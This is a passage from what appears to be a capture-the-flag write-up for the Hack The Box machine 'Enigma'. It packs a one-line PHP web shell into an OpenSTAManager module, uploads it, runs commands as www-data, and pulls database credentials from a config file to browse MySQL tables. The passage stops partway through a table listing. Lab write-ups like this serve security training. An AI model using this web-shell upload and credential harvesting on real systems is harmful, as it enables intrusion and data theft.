
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ tree shell
shell
├── enigmaShell.php
└── MODULE

1 directory, 2 files

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ cat shell/enigmaShell.php
<?php system($_REQUEST['cmd']); ?>

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ cat shell/MODULE
name = "shell"
directory = "shell"
version = "1.0"
compatibility = "2.10"
options = ""
icon = "fa fa-bug"
parent = "Dashboard"

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ zip -r shell.zip shell
  adding: shell/ (stored 0%)
  adding: shell/enigmaShell.php (stored 0%)
  adding: shell/MODULE (deflated 22%)

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$
Go to updates tool and upload module that contains shell

Checking the result, the module upload successful

Check for the shell

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ curl "http://support_001.enigma.htb/modules/shell/enigmaShell.php?cmd=id" -i
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Mon, 10 Aug 2026 14:08:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$
Creating a reverse shell



Check for config.inc.php and found database username and password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
...
<SNIP>
...

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];

// Tema selezionato per il front-end
$theme = 'default';

// Impostazioni di sicurezza
$redirectHTTPS = false; // Redirect automatico delle richieste da HTTP a HTTPS
$disableCSRF = true; // Protezione contro CSRF

// Impostazioni di debug
$debug = false;

$disable_hooks = false;

// Permette di accedere solo con un ip (da utilizzare per manutenzione)
$maintenance_ip = '';
...
<SNIP>
...

Check for database running on target, found that the machine running mysql
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
www-data@enigma:~/html/openstamanager/modules/shell$ ls
MODULE	enigmaShell.php
www-data@enigma:~/html/openstamanager/modules/shell$ cd ..
www-data@enigma:~/html/openstamanager/modules$ cd ..
www-data@enigma:~/html/openstamanager$ ls
CHANGELOG.md	   ajax_search.php     cron.php       mariadb_10_x.json  reset.php
FUNDING.yml	   ajax_select.php     editor.php     modules		 settings.json
KNOWN-ISSUES.md    api		       files	      modules.json	 shared_editor.php
LICENSE		   assets	       gulpfile.js    mysql.json	 shortcuts.php
README.md	   checksum.json       include	      mysql_8_3.json	 src
REVISION	   composer.json       index.php      node_modules	 templates
SECURITY.md	   composer.lock       info.php       oauth2.php	 token_login.php
VERSION		   config	       lib	      oauth2_login.php	 update
actions.php	   config.example.php  locale	      package.json	 vendor
add.php		   config.inc.php      log.php	      pdfgen.php	 view.php
ajax.php	   config.php	       logs	      plugins		 views.json
ajax_complete.php  controller.php      mail.php       publiccode.yml	 yarn.lock
ajax_dataload.php  core.php	       manifest.json  rector.php
www-data@enigma:~/html/openstamanager$ vi config.php
www-data@enigma:~/html/openstamanager$ vi config
www-data@enigma:~/html/openstamanager$ vi mysql.json
www-data@enigma:~/html/openstamanager$ vi config.inc.php
www-data@enigma:~/html/openstamanager$ ss -tlnp
State        Recv-Q       Send-Q              Local Address:Port                Peer Address:Port       Process
LISTEN       0            4096                    127.0.0.1:1337                     0.0.0.0:*
LISTEN       0            4096                      0.0.0.0:51503                    0.0.0.0:*
LISTEN       0            100                       0.0.0.0:110                      0.0.0.0:*
LISTEN       0            4096                      0.0.0.0:111                      0.0.0.0:*
LISTEN       0            511                       0.0.0.0:80                       0.0.0.0:*           users:(("nginx",pid=1590,fd=5),("nginx",pid=1589,fd=5))
LISTEN       0            4096                      0.0.0.0:22                       0.0.0.0:*
LISTEN       0            64                        0.0.0.0:2049                     0.0.0.0:*
LISTEN       0            151                     127.0.0.1:3306                     0.0.0.0:*
LISTEN       0            100                       0.0.0.0:143                      0.0.0.0:*
LISTEN       0            100                       0.0.0.0:995                      0.0.0.0:*
LISTEN       0            100                       0.0.0.0:993                      0.0.0.0:*
LISTEN       0            4096                   127.0.0.54:53                       0.0.0.0:*
LISTEN       0            4096                      0.0.0.0:55931                    0.0.0.0:*
LISTEN       0            70                      127.0.0.1:33060                    0.0.0.0:*
LISTEN       0            64                        0.0.0.0:44499                    0.0.0.0:*
LISTEN       0            4096                      0.0.0.0:48527                    0.0.0.0:*
LISTEN       0            100                     127.0.0.1:25                       0.0.0.0:*
LISTEN       0            4096                      0.0.0.0:58595                    0.0.0.0:*
LISTEN       0            4096                127.0.0.53%lo:53                       0.0.0.0:*
LISTEN       0            4096                         [::]:43513                       [::]:*
LISTEN       0            100                          [::]:110                         [::]:*
LISTEN       0            4096                         [::]:111                         [::]:*
LISTEN       0            4096                         [::]:32857                       [::]:*
LISTEN       0            511                          [::]:80                          [::]:*           users:(("nginx",pid=1590,fd=6),("nginx",pid=1589,fd=6))
LISTEN       0            4096                         [::]:22                          [::]:*
LISTEN       0            64                           [::]:2049                        [::]:*
LISTEN       0            100                          [::]:143                         [::]:*
LISTEN       0            100                          [::]:995                         [::]:*
LISTEN       0            100                          [::]:993                         [::]:*
LISTEN       0            4096                         [::]:43683                       [::]:*
LISTEN       0            64                           [::]:46155                       [::]:*
LISTEN       0            4096                         [::]:36417                       [::]:*
LISTEN       0            100                         [::1]:25                          [::]:*

Access to the database using gleaned credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
www-data@enigma:~/html/openstamanager$ mysql -u brollin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
Listing databases, found “openstamanager “ and listing it’s tables
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| openstamanager     |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use openstamanager;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+---------------------------------+
| Tables_in_openstamanager        |
+---------------------------------+
| an_anagrafiche                  |
| an_anagrafiche_agenti           |
| an_assicurazione_crediti        |
| an_mansioni                     |
| an_nazioni                      |
| an_nazioni_lang                 |
| an_pagamenti_anagrafiche        |
| an_provenienze                  |
| an_provenienze_lang             |
| an_referenti                    |
| an_regioni                      |
| an_regioni_lang                 |
| an_relazioni                    |
| an_relazioni_lang               |
| an_sdi                          |
| an_sedi                         |
| an_sedi_tecnici                 |
| an_settori                      |
| an_settori_lang                 |
| an_tipianagrafiche              |
| an_tipianagrafiche_anagrafiche  |
| an_tipianagrafiche_lang         |
| an_zone                         |
| co_banche                       |
| co_categorie_contratti          |
| co_categorie_contratti_lang     |
| co_contratti                    |
| co_contratti_tipiintervento     |
| co_dichiarazioni_intento        |
| co_documenti                    |
| co_fatturazione_contratti       |
| co_iva                          |
| co_iva_lang                     |
| co_mandati_sepa                 |
| co_movimenti                    |
| co_movimenti_modelli            |
| co_pagamenti                    |
| co_pagamenti_lang               |
| co_pianodeiconti1               |
| co_pianodeiconti2               |
| co_pianodeiconti3               |
| co_preventivi                   |
| co_promemoria                   |
| co_provvigioni                  |
| co_riferimenti_righe            |
| co_righe_ammortamenti           |
| co_righe_contratti              |
| co_righe_documenti              |
| co_righe_preventivi             |
| co_righe_promemoria             |
| co_ritenuta_contributi          |
| co_ritenutaacconto              |
| co_rivalse                      |
| co_scadenziario                 |
| co_stampecontabili              |
| co_staticontratti               |
| co_staticontratti_lang          |
| co_statidocumento               |
| co_statidocumento_lang          |
| co_statipreventivi              |
| co_statipreventivi_lang         |
| co_tipi_scadenze                |
| co_tipi_scadenze_lang           |
| co_tipidocumento                |
| co_tipidocumento_lang           |
| do_categorie                    |
| do_categorie_lang               |
| do_documenti                    |
| do_permessi                     |
| dt_aspettobeni                  |
| dt_aspettobeni_lang             |
| dt_causalet                     |
| dt_causalet_lang                |
| dt_ddt                          |
| dt_porto                        |
| dt_porto_lang                   |
| dt_righe_ddt                    |
| dt_spedizione                   |
| dt_spedizione_lang              |
| dt_statiddt                     |
| dt_statiddt_lang                |
| dt_tipiddt                      |
| dt_tipiddt_lang                 |
| em_accounts                     |
| em_email_attachment             |
| em_email_print                  |
| em_email_receiver               |
| em_email_upload                 |
| em_emails                       |
| em_files_categories_template    |
| em_list_receiver                |
| em_lists                        |
| em_lists_lang                   |
| em_mansioni_template            |
| em_newsletter_receiver          |
| em_newsletters                  |
| em_print_template               |
| em_templates                    |
| em_templates_lang               |
| fe_causali_pagamento_ritenuta   |
| fe_modalita_pagamento           |
| fe_modalita_pagamento_lang      |
| fe_natura                       |
| fe_natura_lang                  |
| fe_regime_fiscale               |
| fe_regime_fiscale_lang          |
| fe_stati_documento              |
| fe_stati_documento_lang         |
| fe_tipi_documento               |
| fe_tipi_documento_lang          |
| fe_tipi_ritenuta                |
| fe_tipo_cassa                   |
| in_fasceorarie                  |
| in_fasceorarie_lang             |
| in_fasceorarie_tipiintervento   |
| in_interventi                   |
| in_interventi_tags              |
| in_interventi_tecnici           |
| in_interventi_tecnici_assegnati |
| in_righe_interventi             |
| in_righe_tipiinterventi         |
| in_statiintervento              |
| in_statiintervento_lang         |
| in_tags                         |
| in_tariffe                      |
| in_tipiintervento               |
| in_tipiintervento_lang          |
| mg_articoli                     |
| mg_articoli_barcode             |
| mg_articoli_lang                |
| mg_articolo_attributo           |
| mg_attributi                    |
| mg_attributi_lang               |
| mg_attributo_combinazione       |
| mg_causali_movimenti            |
| mg_causali_movimenti_lang       |
| mg_combinazioni                 |
| mg_combinazioni_lang            |
| mg_fornitore_articolo           |
| mg_listini                      |
| mg_listini_articoli             |
| mg_movimenti                    |
| mg_piani_sconto                 |
| mg_prezzi_articoli              |
| mg_prodotti                     |
| mg_scorte_sedi                  |
| mg_unitamisura                  |
| mg_valori_attributi             |
| my_componenti                   |
| my_componenti_interventi        |
| my_impianti                     |
| my_impianti_contratti           |
| my_impianti_interventi          |
| my_impianto_componenti          |
| or_ordini                       |
| or_righe_ordini                 |
| or_statiordine                  |
| or_statiordine_lang             |
| or_tipiordine                   |
| or_tipiordine_lang              |
| updates                         |
| zz_api_log                      |
